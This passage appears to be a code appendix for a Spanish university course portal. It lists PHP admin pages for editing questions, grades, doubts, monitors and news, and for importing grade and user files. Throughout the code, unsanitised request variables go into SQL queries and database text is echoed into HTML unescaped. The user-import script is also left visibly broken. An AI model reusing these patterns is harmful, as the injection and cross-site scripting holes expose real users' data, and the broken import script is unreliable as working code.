     print ("<tr bgcolor=\"$colorbg\">\n<td width=5%> </td>\n<td><p
```

```
  class=t2>Pregunta     $v</td> \n<td><p class=t2>$med_abs</td>\n</tr>\n");
     }
  }
  mysql_free_result($res);
  $sql ="SELECT
id,valor2,pregunta9,pregunta10,pregunta11,pregunta12,pregunta13,pregunta14,pregunta15
,pregunta16 FROM bloque2_prof".$prof;
  $res=mysql_query($sql,$id) or die ("Fallo en la toma de datos");
  $n=mysql_num_rows($res);
   for ($j=1;$j<10;$j++)
     {
    $cuenta=0;
    for ($i=0;$i<$n;$i++)
    {
     $ci=mysql_result($res,$i,$j);
     $cuenta=$ci+$cuenta;
         $med_abs=$cuenta/$n;
        }
      if ($j==1)
    {
     print ("<tr bgcolor=\"$colorbg\">\n<td  colspan=2><p class=t2>COMPETENCIA
EXPOSITIVA</td>        \n<td><p class=t2>$med_abs</td>\n</tr>\n");
    }
    else
    {
     $v=$j+7;
     print ("<tr bgcolor=\"$colorbg\">\n<td width=5%> </td>\n<td><p
class=t2>Pregunta      $v</td> \n<td><p class=t2>$med_abs</td>\n</tr>\n");
     }
  }
  mysql_free_result($res);
  $sql ="SELECT
id,valor3,pregunta17,pregunta18,pregunta19,pregunta20,pregunta21,pregunta22,pregunta2
3,pregunta24 FROM bloque3_prof".$prof;
  $res=mysql_query($sql,$id) or die ("Fallo en la toma de datos");
  $n=mysql_num_rows($res);
   for ($j=1;$j<10;$j++)
     {
    $cuenta=0;
    for ($i=0;$i<$n;$i++)
    {
     $ci=mysql_result($res,$i,$j);
     $cuenta=$ci+$cuenta;
         $med_abs=$cuenta/$n;
    }
      if ($j==1)
    {
     print ("<tr bgcolor=\"$colorbg\">\n<td  colspan=2><p class=t2>ASPECTOS OBJETIVOS
DE PREPARACIÓN</td>    \n<td><p class=t2>$med_abs</td>\n</tr>\n");
    }
    else
    {
     $v=$j+15;
     print ("<tr bgcolor=\"$colorbg\">\n<td width=5%> </td>\n<td><p
class=t2>Pregunta      $v</td> \n<td><p class=t2>$med_abs</td>\n</tr>\n");        }
  }

  mysql_free_result($res);
  ?>
  <table align="center" width=100% cellpading=1 cellspacing=1>
  <tr><td bgcolor=<?php echo $colorbg; ?>>
  <table align="center"  width=100% cellpading=1 cellspacing=1>
  <tr bgcolor=\"#88ddaa\"><td align="center"><p class=t2>OPINIONES</p></td></tr>
  <?
  $sql="SELECT opinion from opinion_prof".$prof;
  $res=mysql_query($sql,$id);
  $numop=mysql_num_rows($res);
  for ($i=0;$i<$numop;$i++){
    $op=mysql_result($res,$i,0);
```

```
    print ("<tr bgcolor=\"#88ddaa\">\n<td align=\"justify\"><p
class=t2>$op</p></td></tr>");
    }
  echo "</table></table></td></tr>\n";
  mysql_free_result($res);
  mysql_close($id);

} else {
  print ("<tr bgcolor=\"$colorbg\"><td  colspan=3><p class=t2
align=\"center\">Ning&uacute;n alumno ha respondido a la encuesta.</td></tr>\n");
  print ("<tr><td> </td></tr>");
}

  echo "</table>";
  pie("acceso_encuesta.php?elecion=1", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</BODY>
</HTML>
```

2.29. /admin/editar_cuestion.php

```
<?php
require('../config/config.php');
check_privs('cuestionario_w');
?>

<html>
<head>
<title>Acceso a la base de datos: cuestionario.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

if (!(isset($cuestion)) && isset($id_cuestion)) {
  $base = $db_cuestionario;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $cons = "SELECT texto, solucion FROM pregunta WHERE id=\"$id_cuestion\"";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  $cuestion = mysql_result($res, 0, 0);
  $solucion = mysql_result($res, 0, 1);
```

```
  $cons = "SELECT opciona, opcionb, opcionc, opciond FROM opciones WHERE
id=\"$id_cuestion\"";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta (leyendo
opciones).");
  $opa = mysql_result($res, 0, 0);
  $opb = mysql_result($res, 0, 1);
  $opc = mysql_result($res, 0, 2);
  $opd = mysql_result($res, 0, 3);
  echo "<form action=$PHP_SELF method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Haga las modificaciones que estime oportunas y
pulse Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Cuesti&oacute;n:</p></td>";
  echo "<td><textarea name=\"cuestion\" rows=\"5\"
cols=\"50\">$cuestion</textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n a:</p></td>";
  echo "<td><textarea name=\"opa\" rows=\"5\" cols=\"50\">$opa</textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n b:</p></td>";
  echo "<td><textarea name=\"opb\" rows=\"5\" cols=\"50\">$opb</textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n c:</p></td>";
  echo "<td><textarea name=\"opc\" rows=\"5\" cols=\"50\">$opc</textarea></td></tr>";
  echo "<tr><td><p class=t2>Opci&oacute;n d:</p></td>";
  echo "<td><textarea name=\"opd\" rows=\"5\" cols=\"50\">$opd</textarea></td></tr>";
  echo "<tr><td><p class=t2>Solución:</p></td>";

  switch ($solucion) {
    case "a":
      echo "<td><input type=\"radio\" name=\"solucion\" value=\"a\"
checked>a   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"b\">b   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"c\">c   ";
      echo "<input type=\"radio\" name=\"solucion\"
value=\"d\">d   </td>";
      break;
    case "b":
      echo "<td><input type=\"radio\" name=\"solucion\"
value=\"a\">a   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"b\"
checked>b   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"c\">c   ";
      echo "<input type=\"radio\" name=\"solucion\"
value=\"d\">d   </td>";
      break;
    case "c":
      echo "<td><input type=\"radio\" name=\"solucion\"
value=\"a\">a   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"b\">b   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"c\"
checked>c   ";
      echo "<input type=\"radio\" name=\"solucion\"
value=\"d\">d   </td>";
      break;
    case "d":
      echo "<td><input type=\"radio\" name=\"solucion\"
value=\"a\">a   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"b\">b   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"c\">c   ";
      echo "<input type=\"radio\" name=\"solucion\" value=\"d\"
checked>d   </td>";
      break;
    default:
      die ("Inconsistencia en la base de datos. La solución tiene que ser una de
estas: a, b, c, d.");
      break;
  }
```

```
  echo "<input TYPE=\"hidden\" NAME=\"id_cuestion\" VALUE=\"$id_cuestion\">";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Aceptar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if (isset($cuestion) && isset($opa) && isset($opb) && isset($solucion) &&
isset($id_cuestion) && $cuestion!="" && $opa!="" && $opb!="" && $solucion!="" &&
$id_cuestion!=""){
  $base = $db_cuestionario;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "UPDATE pregunta SET texto=\"$cuestion\", solucion=\"$solucion\" where
id=\"$id_cuestion\" ";
  $result = mysql_query($sql,$id);
  if ($result){
    $sql = "UPDATE opciones SET opciona=\"$opa\", opcionb=\"$opb\", opcionc=\"$opc\",
opciond=\"$opd\" where id=\"$id_cuestion\" ";
    $result = mysql_query($sql,$id);
    if ($result){
      $msg = "La cuesti&oacute;n ha sido guardada correctamente.";
    } else {
      $msg = "Error inesperado. Base de datos inconsistente. Contacte con el
Administrador.";
    }
  }
  else{
    $msg = "Error inesperado. Contacte con el Administrador.";
  }
  mysql_close($id);
}
else {
  $msg = "Los campos de cuestión, opción a, opción b y solución son obligatorios.
Debe rellenarlos.";
}

if (isset($msg)) {
  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}
pie("acceso_cuestionario.php?elecion=4", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.30. /admin/editar_datos_notas.php

```
<?php
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
```

```
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

  if (isset($curso) && isset($convocatoria) && isset($fecha) && $curso!="" &&
$convocatoria!="" && $fecha!=""){
  $base = $db_notas;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "UPDATE datos SET asig=\"$curso\", conv=\"$convocatoria\",
fecha=\"$fecha\"";
  $result = mysql_query($sql,$id);
  if ($result){
    $msg = "Los datos han sido guardados correctamente.";
  }
  else{
    $msg = "Error inesperado. Contacte con el Administrador.";
  }
  mysql_close($id);
}
else {
  $msg = "Debe rellenar todos los campos.";
}

if (isset($msg)) {
  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}
pie("acceso_notas.php?elecion=5", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.31. /admin/editar_duda.php

```
<?php
require('../config/config.php');
check_privs('dudas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: dudas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
```

```
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

if (!(isset($pregunta)) && isset($id_duda)) {
  $base = $db_dudas;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $cons = "SELECT pregunta, respuesta, fecha FROM dudas where id=\"$id_duda\"";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  echo "<form action=$PHP_SELF method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Haga las modificaciones que estime oportunas y
pulse Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Pregunta:</p></td>";
  echo "<td><textarea name=\"pregunta\" rows=\"5\" cols=\"50\">".mysql_result($res,
0,0)."</textarea></td></tr>";
  echo "<tr><td><p class=t2>Respuesta:</p></td>";
  echo "<td><textarea name=\"respuesta\" rows=\"5\" cols=\"50\">".mysql_result($res,
0,1)."</textarea></td></tr>";
  echo "<tr><td><p class=t2>Fecha:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"fecha\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,2)."\"></td></tr>";
  echo "<input TYPE=\"hidden\" NAME=\"id_duda\" VALUE=\"$id_duda\">";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Aceptar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if (isset($pregunta) && isset($respuesta) && isset($fecha) && isset($id_duda) &&
$pregunta!="" && $respuesta!="" && $fecha!="" && $id_duda!=""){
  $base = $db_dudas;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "UPDATE dudas SET pregunta=\"$pregunta\", respuesta=\"$respuesta\",
fecha=\"$fecha\" where id=\"$id_duda\" ";
  $result = mysql_query($sql,$id);
  if ($result){
    $msg = "La duda ha sido guardada correctamente.";
  }
  else{
    $msg = "Error inesperado. Contacte con el Administrador.";
  }
  mysql_close($id);
}
else {
  $msg = "Debe rellenar todos los campos.";
}

if (isset($msg)) {
```

```
  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}
pie("acceso_dudas.php?elecion=4", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.32. /admin/editar_monitor.php

```
<?php
require('../config/config.php');
check_privs('monitores_w');
?>

<html>
<head>
<title>Acceso a la base de datos: monitores.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

if (!(isset($monitor)) && isset($id_monitor)) {
  $base = $db_monitores;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $cons = "SELECT nombre, dir FROM monitores where id=\"$id_monitor\"";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  echo "<form action=$PHP_SELF method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Haga las modificaciones que estime oportunas y
pulse Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Monitor:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"monitor\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,0)."\"></td></tr>";
  echo "<tr><td><p class=t2>E-Mail:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"email\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,1)."\"></td></tr>";
  echo "<input TYPE=\"hidden\" NAME=\"id_monitor\" VALUE=\"$id_monitor\">";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Aceptar\"></td></tr>";
```

```
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if (isset($monitor) && isset($email) && isset($id_monitor) && $monitor!="" &&
$id_monitor!=""){
  $base = $db_monitores;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "UPDATE monitores SET nombre=\"$monitor\", dir=\"$email\" where
id=\"$id_monitor\" ";
  $result = mysql_query($sql,$id);
  if ($result){
    $msg = "El monitor ha sido guardado correctamente.";
  }
  else{
    $msg = "Error inesperado. Contacte con el Administrador.";
  }
  mysql_close($id);
}
else {
  $msg = "El nombre del monitor es obligatorio. Debe rellenar este campo.";
}

if (isset($msg)) {
  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}
pie("acceso_monitores.php?elecion=4", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.33. /admin/editar_nota.php

```
<?php
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
```

```
</table>
<hr>
<?

if (!(isset($alumno)) && isset($id_nota)) {
  $base = $db_notas;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $cons = "SELECT alumno, nota FROM notas where id=\"$id_nota\"";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  echo "<form action=$PHP_SELF method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Haga las modificaciones que estime oportunas y
pulse Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Alumno:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"alumno\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,0)."\"></td></tr>";
  echo "<tr><td><p class=t2>Nota:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"nota\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,1)."\"></td></tr>";
  echo "<input TYPE=\"hidden\" NAME=\"id_nota\" VALUE=\"$id_nota\">";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Aceptar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if (isset($alumno) && isset($nota) && isset($id_nota) && $alumno!="" &&
$nota!="" && $id_nota!=""){
  $base = $db_notas;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $sql = "UPDATE notas SET alumno=\"$alumno\", nota=\"$nota\" where id=\"$id_nota\"
";
  $result = mysql_query($sql,$id);
  if ($result){
    $msg = "La nota ha sido guardada correctamente.";
  }
  else{
    $msg = "Error inesperado. Contacte con el Administrador.";
  }
  mysql_close($id);
}
else {
  $msg = "Debe rellenar todos los campos.";
}

if (isset($msg)) {
  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}
pie("acceso_notas.php?elecion=4", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.34. /admin/editar_noticia.php

```
<?php
require('../config/config.php');
check_privs('noticias_w');
```

```
?>

<html>
<head>
<title>Acceso a la base de datos: noticias.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

if (!(isset($noticia)) && isset($id_noticia)) {
  $base = $db_noticias;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
  $cons = "SELECT noticia, comentario, fecha FROM noticias where id=\"$id_noticia\"";
  $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
  echo "<form action=$PHP_SELF method=post>";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Haga las modificaciones que estime oportunas y
pulse Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Noticia:</p></td>";
  echo "<td><textarea name=\"noticia\" rows=\"5\" cols=\"50\">".mysql_result($res,
0,0)."</textarea></td></tr>";
  echo "<tr><td><p class=t2>Comentario:</p></td>";
  echo "<td><textarea name=\"comentario\" rows=\"5\" cols=\"50\">".mysql_result($res,
0,1)."</textarea></td></tr>";
  echo "<tr><td><p class=t2>Fecha:</p></td>";
  echo "<td><input TYPE=\"text\" align=left NAME=\"fecha\" SIZE=\"50\"
VALUE=\"".mysql_result($res, 0,2)."\"></td></tr>";
  echo "<input TYPE=\"hidden\" NAME=\"id_noticia\" VALUE=\"$id_noticia\">";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit
value=\"Aceptar\"></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

else if (isset($noticia) && isset($comentario) && isset($fecha) && isset($id_noticia)
&& $noticia!="" && $comentario!="" && $fecha!="" && $id_noticia!=""){
  $base = $db_noticias;
  $id = conectar_admin();
  $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base. ");
```

```
  $sql = "UPDATE noticias SET noticia=\"$noticia\", comentario=\"$comentario\",
fecha=\"$fecha\" where id=\"$id_noticia\" ";
  $result = mysql_query($sql,$id);
  if ($result){
    $msg = "La noticia ha sido guardada correctamente.";
  }
  else{
    $msg = "Error inesperado. Contacte con el Administrador.";
  }
  mysql_close($id);
}
else {
  $msg = "Debe rellenar todos los campos.";
}

if (isset($msg)) {
  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}
pie("acceso_noticias.php?elecion=4", "http://www.gte.us.es/~fbarrero/CSED/");
?>
</body>
</html>
```

2.35. /admin/importar_notas.php

```
<?php
require('../config/config.php');
check_privs('notas_w');
?>

<html>
<head>
<title>Acceso a la base de datos: notas.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

if (isset($_FILES['fichero'])) {
  if (is_uploaded_file($_FILES['fichero']['tmp_name']) && $_FILES['fichero']['size']
!= 0) {
    $base = $db_notas;
    $id = conectar_admin();
    $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base.");
```

```
    // Fix para que funcione bien el INFILE en Windows (cambia las '\' a '/')
    $_FILES['fichero']['tmp_name'] = preg_replace("/\\\\/", "/",
$_FILES['fichero']['tmp_name']);

    $sql = "LOAD DATA LOCAL INFILE \"".$_FILES['fichero']['tmp_name']."\" INTO TABLE
notas (alumno,nota)";
    $result = mysql_query($sql,$id);
    if ($result){
      $msg = "Fichero importado correctamente.";
    }
    else{
      $msg = "Error al importar fichero: ".$_FILES['fichero']['name'];
    }
    mysql_close($id);
  } else {
    $msg = "No se ha podido subir el fichero
<i>\"".$_FILES['fichero']['name']."\"</i>. Compruebe que el path y el nombre del
fichero están correctamente escritos.";
  }

  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}

else {
  echo "<form enctype=\"multipart/form-data\" action=$PHP_SELF method=\"post\">";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
bgcolor=\"#99CCAF\">";
  echo "<tr><td colspan=2><p class=t1>Seleccione el fichero a importar y pulse
Aceptar</p></td></tr>";
  echo "<tr><td><p class=t2>Fichero:</p></td>";
  echo "<td><input type=\"hidden\" name=\"MAX_FILE_SIZE\" value=\"2000000\"><input
name=\"fichero\" type=\"file\"></td></tr>";
  echo "<tr><td> </td></tr>";
  echo "<tr><td colspan=2 align=\"center\"><input type=submit value=\"Subir
fichero\"></form></td></tr>";
  echo "</table>";
  echo "</td></tr>";
  echo "</table>";
}

  pie("admin_notas.php", "http://www.gte.us.es/~fbarrero/CSED/");
?>

</body>
</html>
```

2.36. /admin/importar_usuarios.php

```
<?php
require('../config/config.php');
check_privs('usuarios_add');
?>

<html>
<head>
<title>Acceso a la base de datos: usuarios.</title>
<style>
p.t1 {font: bold 16px Verdana, Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#004433; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
```

```
<body bgcolor=<?php echo $colorbg; ?> text="#000000">
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
<?

if (isset($_FILES['fichero'])) {
  if (is_uploaded_file($_FILES['fichero']['tmp_name']) && $_FILES['fichero']['size']
!= 0) {
    $base = $db_notas;
    $id = conectar_admin();
    $conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos $base.");

    // Fix para que funcione bien el INFILE en Windows (cambia las '\' a '/')
//    $_FILES['fichero']['tmp_name'] = preg_replace("/\\\\/", "/",
$_FILES['fichero']['tmp_name']);


    if ($fp = fopen ($_FILES['fichero']['tmp_name'], "r")) {
      $contenido = file ('http://www.example.com/');
      fclose($fp);
      while (list ($line_num, $line) = each ($contenido)) {
        echo "<b>Line $line_num:</b>; ", htmlspecialchars ($line), "<br>\n";
        $line = rtrim($line, "\n");   // Quitamos el \n del final de linea
        list($nombre, $usuario, $pass) = explode("\t", $line);

        $result = mysql_query("insert into cuentas (user, pass, realname, modificado)
values ($usuario, $pass, $nombre, NULL)");

        $perm = lee_permisos();
        foreach ($perm as $key => $value) {
          if (isset($defperm[$key])) {
            $perm[$key] = $defperm[$key];
          }
        }

        $campos = implode(",", array_keys($perm));
        $valores = implode(",", array_values($perm));
        $result = mysql_query("insert into permisos (user,$campos) values
('$usuario',$valores)");

      }


      } else {
      $msg = "No se ha podido subir el fichero
<i>\"".$_FILES['fichero']['name']."\"</i>. Compruebe que el path y el nombre del
fichero están correctamente escritos.";
    }
```

```
    $sql = "LOAD DATA LOCAL INFILE \"".$_FILES['fichero']['tmp_name']."\" INTO TABLE
notas (alumno,nota)";
    $result = mysql_query($sql,$id);
    if ($result){
      $msg = "Fichero importado correctamente.";
    }
    else{
      $msg = "Error al importar fichero: ".$_FILES['fichero']['name'];
    }
    mysql_close($id);
  } else {
    $msg = "No se ha podido subir el fichero
<i>\"".$_FILES['fichero']['name']."\"</i>. Compruebe que el path y el nombre del
fichero están correctamente escritos.";
  }

  echo "<table align=\"center\"><tr><td><p class=t1>".$msg."</p></td></tr></table>";
}

else {
  echo "<form enctype=\"multipart/form-data\" action=$PHP_SELF method=\"post\">";
  echo "<table width=\"90%\" align=\"center\" cellpadding=1 cellspacing=2>";
  echo "<tr><td bgcolor=#007f40>";
  echo "<table width=100%  border=0 cellpadding=2 cellspacing=4 align=\"center\"
